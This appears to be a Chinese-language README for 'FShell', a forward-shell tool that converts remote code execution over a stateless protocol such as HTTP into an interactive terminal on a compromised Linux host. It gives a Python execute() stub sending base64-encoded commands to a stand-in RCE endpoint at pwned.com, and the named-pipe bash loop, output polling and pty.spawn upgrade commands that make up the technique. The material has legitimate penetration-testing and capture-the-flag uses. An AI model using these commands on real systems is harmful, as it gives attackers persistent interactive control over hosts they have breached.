FShell 是我实现的一个正向 Shell(Forward Shell)。它旨在通过无状态协议(例如 HTTP)利用远程代码执行来获得交互式 tty。
然而,它也有缺点
可以通过修改 BEACONING_DELAY 变量来更改请求频率。
Python3 和库:
目前仅支持 Linux,且远程系统需要以下基本命令/工具:
如果 /tmp 不可写,或者你有更好的选择(建议使用 /dev/shm),请修改 WRITABLE_FOLDER 变量。
你 必须 重新定义 execute 函数以执行你的远程代码:
def execute(cmd, verbose=False, timeout=None):
    """
    :cmd      Raw shell command to execute on the remote system
    :timetout MANDATORY: Used to kill blocking execution loop (used in named pipe creation).
              If you cannot, put named pipe creation in separated thread
    :verbose  Print full cmd executed on the remote system (Debug mode)
    """
    # Put your RCE code here
    r = requests.get('http://pwned.com/rce.php?cmd=%s' % (b64encode(cmd)), timeout=timeout)
    return r.text.strip() # You can apply formating if the output is not only the output of command

概念非常简单。
首先,你需要在远程系统上创建一个命名管道(named pipe)。
它将用于向 shell 发送命令
mkfifo /tmp/input。
然后,创建一个 bash 循环,不断读取命名管道,并将其发送到一个交互式 bash 进程,该进程将 stdin 和 stderr 发送到输出文件。
tail -f /tmp/input | /bin/bash -i > /tmp/output 2>&1
[读取命名管道] -> [执行命名管道内容] -> [将 stdin/stderr 发送到输出文件] -> [由于 tail 的 '-f' 选项,回到读取命名管道]
下一步,启动一个 python 线程,定期执行 cat /tmp/output 以获取 shell 输出。
如果线程发现数据,它将使用 echo '' > /tmp/output 清除输出文件内容。
提示:为了避免因文件不存在而产生错误日志,脚本会在启动 'GetOutput' 线程之前执行 'id' 命令来创建输出文件。
最后一步是从我们的 python 脚本获取用户输入,并将其发送到命名管道echo USERCMD > /tmp/input
而重新获得远程交互式 tty 的 最后技巧 是 'upgrade_shell' 命令。
该命令执行 python -c 'import pty;pty.spawn("/bin/bash")'(以及一些 export 和别名),为当前进程生成一个真正的 tty(用于命名管道循环中)。
感谢 @ippsec,在观看这些视频 Stratosphere HTB Write Up 之前,我不知道类似的事情是可能的!
希望你喜欢!